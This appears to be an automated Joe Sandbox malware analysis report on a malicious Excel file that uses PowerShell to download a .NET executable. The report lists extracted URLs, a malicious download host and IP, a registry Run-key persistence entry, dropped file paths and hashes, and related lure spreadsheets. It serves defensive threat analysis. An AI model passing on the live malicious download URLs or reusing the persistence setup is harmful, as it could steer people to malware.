http://www.jiyu-kobo.co.jp/(	raqfxwuo.exe, 00000013.00000003.861559363.00000000058D8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	raqfxwuo.exe, 00000012.00000002.902397165.00000000062E0000.00000002.00000001.sdmp, raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000000E.00000002.855256796.000001FCBE6F1000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.858931595.000001DF80601000.00000004.00000001.sdmp	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com1~	raqfxwuo.exe, 00000013.00000003.857389194.00000000058EB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://store.office.cn/addinstemplate	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000000F.00000002.860086707.000001DF80811000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000000F.00000002.860086707.000001DF80811000.00000004.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 0000000F.00000002.874182432.000001DF90661000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://sparepartiran.com/js/2Q/Jqeofcirr6.exe0ym	powershell.exe, 0000000E.00000002.858258052.000001FCBE901000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.860086707.000001DF80811000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.odwebp.svc.ms	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://web.microsoftstream.com/video/	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://graph.windows.net	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000000F.00000002.860086707.000001DF80811000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	raqfxwuo.exe, 00000012.00000002.905518077.0000000007402000.00000004.00000001.sdmp, raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/y	raqfxwuo.exe, 00000013.00000003.861559363.00000000058D8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/x	raqfxwuo.exe, 00000013.00000003.861559363.00000000058D8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://discord.com/4	powershell.exe, 0000000E.00000002.860161665.000001FCBEC42000.00000004.00000001.sdmp, raqfxwuo.exe, 00000012.00000000.849362864.0000000000E42000.00000002.00020000.sdmp, raqfxwuo.exe, 00000013.00000000.851665329.0000000000422000.00000002.00020000.sdmp, raqfxwuo.exe, 00000014.00000002.924444029.0000000008A2000.00000002.00020000.sdmp, raqfxwuo.exe, 00000015.00000000.890163942.0000000000A92000.00000002.00020000.sdmp, vlc.exe, 00000017.00000000.903337916.0000000000B82000.00000002.00020000.sdmp, vlc.exe, 00000019.00000000.920919019.0000000000392000.00000002.00020000.sdmp, vlc.exe.18.dr	false	• Avira URL Cloud: safe	unknown
http://sparepartiran.c	powershell.exe, 0000000E.00000002.860161665.000001FCBEC42000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://discord.com/8	powershell.exe, 0000000E.00000002.860161665.000001FCBEC42000.00000004.00000001.sdmp, raqfxwuo.exe, 00000012.00000000.849362864.0000000000E42000.00000002.00020000.sdmp, raqfxwuo.exe, 00000013.00000000.851665329.0000000000422000.00000002.00020000.sdmp, raqfxwuo.exe, 00000014.00000002.924444029.0000000008A2000.00000002.00020000.sdmp, raqfxwuo.exe, 00000015.00000000.890163942.0000000000A92000.00000002.00020000.sdmp, vlc.exe, 00000017.00000000.903337916.0000000000B82000.00000002.00020000.sdmp, vlc.exe, 00000019.00000000.920919019.0000000000392000.00000002.00020000.sdmp, vlc.exe.18.dr	false	• Avira URL Cloud: safe	unknown
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.jiyu-kobo.co.jp/k	raqfxwuo.exe, 00000013.00000003.860850803.00000000058D5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://weather.service.msn.com/data.aspx	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.jiyu-kobo.co.jp/b	raqfxwuo.exe, 00000013.00000003.862193481.00000000058D5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://sparepartiran.comx	powershell.exe, 0000000E.00000002.860043403.000001FCBEC23000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.founder.com.cn/cn/bThe	raqfxwuo.exe, 00000012.00000002.905518077.0000000007402000.00000004.00000001.sdmp, raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/ios	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/android/policies	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://entitlement.diagnostics.office.com	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://sparepartiran.com	powershell.exe, 0000000E.00000002.860043403.000001FCBEC23000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.865375940.000001DF81186000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.fontbureau.com/designers/cabarga.html)	raqfxwuo.exe, 00000013.00000003.863994938.00000000058DC000.00000004.00000001.sdmp	false		high
http://https://storage.live.com/clientlogs/uploadlocation	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.typography.netD	raqfxwuo.exe, 00000012.00000002.905518077.0000000007402000.00000004.00000001.sdmp, raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	raqfxwuo.exe, 00000012.00000002.902397165.00000000062E0000.00000002.00000001.sdmp, raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.com8	raqfxwuo.exe, 00000013.00000003.860145524.00000000058E7000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	raqfxwuo.exe, 00000012.00000002.905518077.0000000007402000.00000004.00000001.sdmp, raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	raqfxwuo.exe, 00000012.00000002.905518077.0000000007402000.00000004.00000001.sdmp, raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://devnull.onenote.com	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://messaging.office.com/	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.fontbureau.com/designers/cabarga.htmlm	raqfxwuo.exe, 00000013.00000003.863921533.00000000058DC000.00000004.00000001.sdmp	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://skyapi.live.net/Activity/	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://onedrive.live.com/embed?	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://augloop.office.com	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.fontbureau.comion	raqfxwuo.exe, 00000012.00000002.897433239.0000000001A17000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	raqfxwuo.exe, 00000013.00000003.861559363.00000000058D8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.diagnostics.office.com	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.fontbureau.com/designers/cabarga.htmlN	raqfxwuo.exe, 00000012.00000002.905518077.0000000007402000.00000004.00000001.sdmp, raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn	raqfxwuo.exe, 00000012.00000002.905518077.0000000007402000.00000004.00000001.sdmp, raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://store.office.de/addinstemplate	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/datasets	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.jiyu-kobo.co.jp/Y0-c	raqfxwuo.exe, 00000013.00000003.862193481.00000000058D5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.diagnosticssdf.office.com	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://127.0.0.1:HTTP/1.1	raqfxwuo.exe, 00000014.00000002.926985798.0000000002D71000.00000004.00000001.sdmp, raqfxwuo.exe, 00000015.00000002.926541973.0000000002EB1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://login.microsoftonline.com/	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://go.microsoft.co	powershell.exe, 0000000F.00000003.852668699.000001DF986A3000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://wus2-000.contentsync.	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://powerlift.acompli.net	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cortana.ai	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.munchfonts.co	raqfxwuo.exe, 00000013.00000003.858263125.00000000058EB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cloudfiles.onenote.com/upload.aspx	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	7693F8CE-927A-4BC0-84CE-1390C3757E21.0.dr	false		high
http://www.sajatypeworks.com	raqfxwuo.exe, 00000012.00000002.905518077.0000000007402000.00000004.00000001.sdmp, raqfxwuo.exe, 00000013.00000002.903427260.00000000059C0000.00000002.00000001.sdmp, raqfxwuo.exe, 00000013.00000003.857744123.00000000058EB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.223.88.131	unknown	United States		19084	COLOUPUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324135
Start date:	28.11.2020
Start time:	12:16:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TcLt4.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winXLS@17/13@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0% (good quality ratio 0%) • Quality average: 82% • Quality standard deviation: 11%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.139.144, 104.42.151.234, 52.109.76.68, 52.109.8.23, 52.109.12.24, 51.104.139.180, 52.155.217.156, 20.54.26.129, 8.248.119.254, 8.253.204.121, 8.248.113.254, 8.253.95.249, 67.26.83.254, 92.122.213.194, 92.122.213.247, 204.79.197.222, 93.184.220.29 • Excluded domains from analysis (whitelisted): fp.msedge.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, cs9.wac.phicdn.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, a-0019.a-msedge.net, ocsp.digicert.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, 1.perf.msedge.net, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:18:54	API Interceptor	381x Sleep call for process: splwow64.exe modified
12:18:59	API Interceptor	66x Sleep call for process: powershell.exe modified
12:19:18	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run vlc "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe"
12:19:26	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run vlc "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe"

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.223.88.131	x2hGv.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/0mrxdv.exe
	5901777.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/5901777.pdf.exe
	Hm0L8.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/Mvyfnzkjh1.exe
	5080132.xls	Get hash	malicious	Browse	• sparepartiran.com/js/1Q/Lfswmnuywzkn9.exe
	Ref 0047.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/Yvvtz1.exe
	633307.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/Wzdgpx2.exe
	SecuriteInfo.com.Exploit.Siggen3.1570.13842.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/Twvaedwzfyck1.exe
	4640578.xls	Get hash	malicious	Browse	• sparepartiran.com/js/2Q/Bolgkwpzwqs8.exe
	6021557.xls	Get hash	malicious	Browse	• sparepartiran.com/js/d1/8YAOuE8zfTpo1M9.exe
	INQUIRY ON PRICE LIST.xlsm	Get hash	malicious	Browse	• sparepartiran.com/js/d1/IT4l74TKgSA7p92.exe
	ORDER-45103.xls	Get hash	malicious	Browse	• sparepartiran.com/js/d1/SDJ-0488.exe
	yp7kw0211047.xls	Get hash	malicious	Browse	• sparepartiran.com/js/d1/411.exe
	Debt Statement.xls	Get hash	malicious	Browse	• sparepartiran.com/js/s0/11056.jpg
	SD-1061.xls	Get hash	malicious	Browse	• sparepartiran.com/js/s0/SD-1061.jpg
	NEW ORDER.xls	Get hash	malicious	Browse	• sparepartiran.com/js/s0/zz1ecco.jpg

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
sparepartiran.com	x2hGv.xls	Get hash	malicious	Browse	• 162.223.88.131
	5901777.xls	Get hash	malicious	Browse	• 162.223.88.131
	Hm0L8.xls	Get hash	malicious	Browse	• 162.223.88.131
	5080132.xls	Get hash	malicious	Browse	• 162.223.88.131
	Ref 0047.xls	Get hash	malicious	Browse	• 162.223.88.131
	633307.xls	Get hash	malicious	Browse	• 162.223.88.131

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Exploit.Siggen3.1570.13842.xls	Get hash	malicious	Browse	• 162.223.88.131
	4640578.xls	Get hash	malicious	Browse	• 162.223.88.131
	6021557.xls	Get hash	malicious	Browse	• 162.223.88.131
	INQUIRY ON PRICE LIST.xlsm	Get hash	malicious	Browse	• 162.223.88.131
	ORDER-45103.xls	Get hash	malicious	Browse	• 162.223.88.131
	yp7kw0211047.xls	Get hash	malicious	Browse	• 162.223.88.131
	Debt Statement.xls	Get hash	malicious	Browse	• 162.223.88.131
	SD-1061.xls	Get hash	malicious	Browse	• 162.223.88.131
	NEW ORDER.xls	Get hash	malicious	Browse	• 162.223.88.131

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
COLOUPUS	x2hGv.xls	Get hash	malicious	Browse	• 162.223.88.131
	5901777.xls	Get hash	malicious	Browse	• 162.223.88.131
	Hm0L8.xls	Get hash	malicious	Browse	• 162.223.88.131
	5080132.xls	Get hash	malicious	Browse	• 162.223.88.131
	Ref 0047.xls	Get hash	malicious	Browse	• 162.223.88.131
	633307.xls	Get hash	malicious	Browse	• 162.223.88.131
	SecuriteInfo.com.Exploit.Siggen3.1570.13842.xls	Get hash	malicious	Browse	• 162.223.88.131
	4640578.xls	Get hash	malicious	Browse	• 162.223.88.131
	6021557.xls	Get hash	malicious	Browse	• 162.223.88.131
	INQUIRY ON PRICE LIST.xlsm	Get hash	malicious	Browse	• 162.223.88.131
	ORDER-45103.xls	Get hash	malicious	Browse	• 162.223.88.131
	yp7kw0211047.xls	Get hash	malicious	Browse	• 162.223.88.131
	Debt Statement.xls	Get hash	malicious	Browse	• 162.223.88.131
	SD-1061.xls	Get hash	malicious	Browse	• 162.223.88.131
	NEW ORDER.xls	Get hash	malicious	Browse	• 162.223.88.131

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\Public\raqfxwuo.exe	SecuriteInfo.com.Trojan.MulDrop15.61980.13868.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	SecuriteInfo.com.Trojan.MulDrop15.61980.13868.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\Public\raqfxwuo.exe

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	518656
Entropy (8bit):	7.090523037661616
Encrypted:	false
SSDEEP:	12288:5gMuIpvMHWB2naHLmFGlZ09FQFFFFFFFFFFFFFFFFFFFFRYH8txxxxxxxxxxxc:mICE2n+jZIFqy
MD5:	0998148D355B1E7BAD7B44558AA4C125
SHA1:	5D062CB98564C1F2BC821C0A3E81B228780F77F7
SHA-256:	8EF317F2278FBE6A533E8F78B932698E986280D2F4A6716AAAAA4DC5692222A8
SHA-512:	0F824BC00379FF7F0E48C9D9E9ADFF8D38A6424B07B9E81528156747A628603E85E986DCBC618BF739FA06CCECA6343519D24C80C2B397A7887CDCAC0A0F8F3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 24%, Browse • Antivirus: ReversingLabs, Detection: 55%
Joe Sandbox View:	• Filename: SecuriteInfo.com.Trojan.MulDrop15.61980.13868.exe, Detection: malicious, Browse

C:\Users\Public\raqfxwuo.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....+._.....*.....^.... .....@.. .....@..... ..@.....K.....&..... ....H.....text...d.... ....`.rsrc....&.....(.....@..@.reloc..... .....@..B.....@.....H.....1..87.....n....h..*s.....0..t.....(....8B...8.....E....?.....8:....(.... .....:....&8....*.(....8....(.... ....:....&8.....(.... ....8.....0..@..... .....8.....E...../.....8....8.... ....8....s.....8....8.... ....8.....(....r...p.....(.....(.....(.....o...t...}.... ....(....9K...& ....8@...s..... .... (....9*...&8 .....(....8]... ....8....*

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\raqfxwuo.exe.log	
Process:	C:\Users\Public\raqfxwuo.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1391
Entropy (8bit):	5.344111348947579
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4xLE4qE4W:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzh
MD5:	E87C60A24438CC611338EA5ACB433A0A
SHA1:	E0C6A7D5CFE32BB2178E71DEE79971A51697B7DD
SHA-256:	80DAB47D7A9E233A692D10ACAF5793E34911836D36DB2E11BB7C5D42DE39782A
SHA-512:	3DBD6773153DC9D05558ED491A92C9B4B72D594263D7BD2D06BDDCF09BE55477D35041145219A5E9A46B38575E5B60DA91C6870B2CA29A83388695AD389B8EE
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\7693F8CE-927A-4BC0-84CE-1390C3757E21	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378323982880214
Encrypted:	false
SSDEEP:	1536:tcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:PmQ9DQW+zBX8u
MD5:	DBBB5D4435B55364F3861E47130CA61D
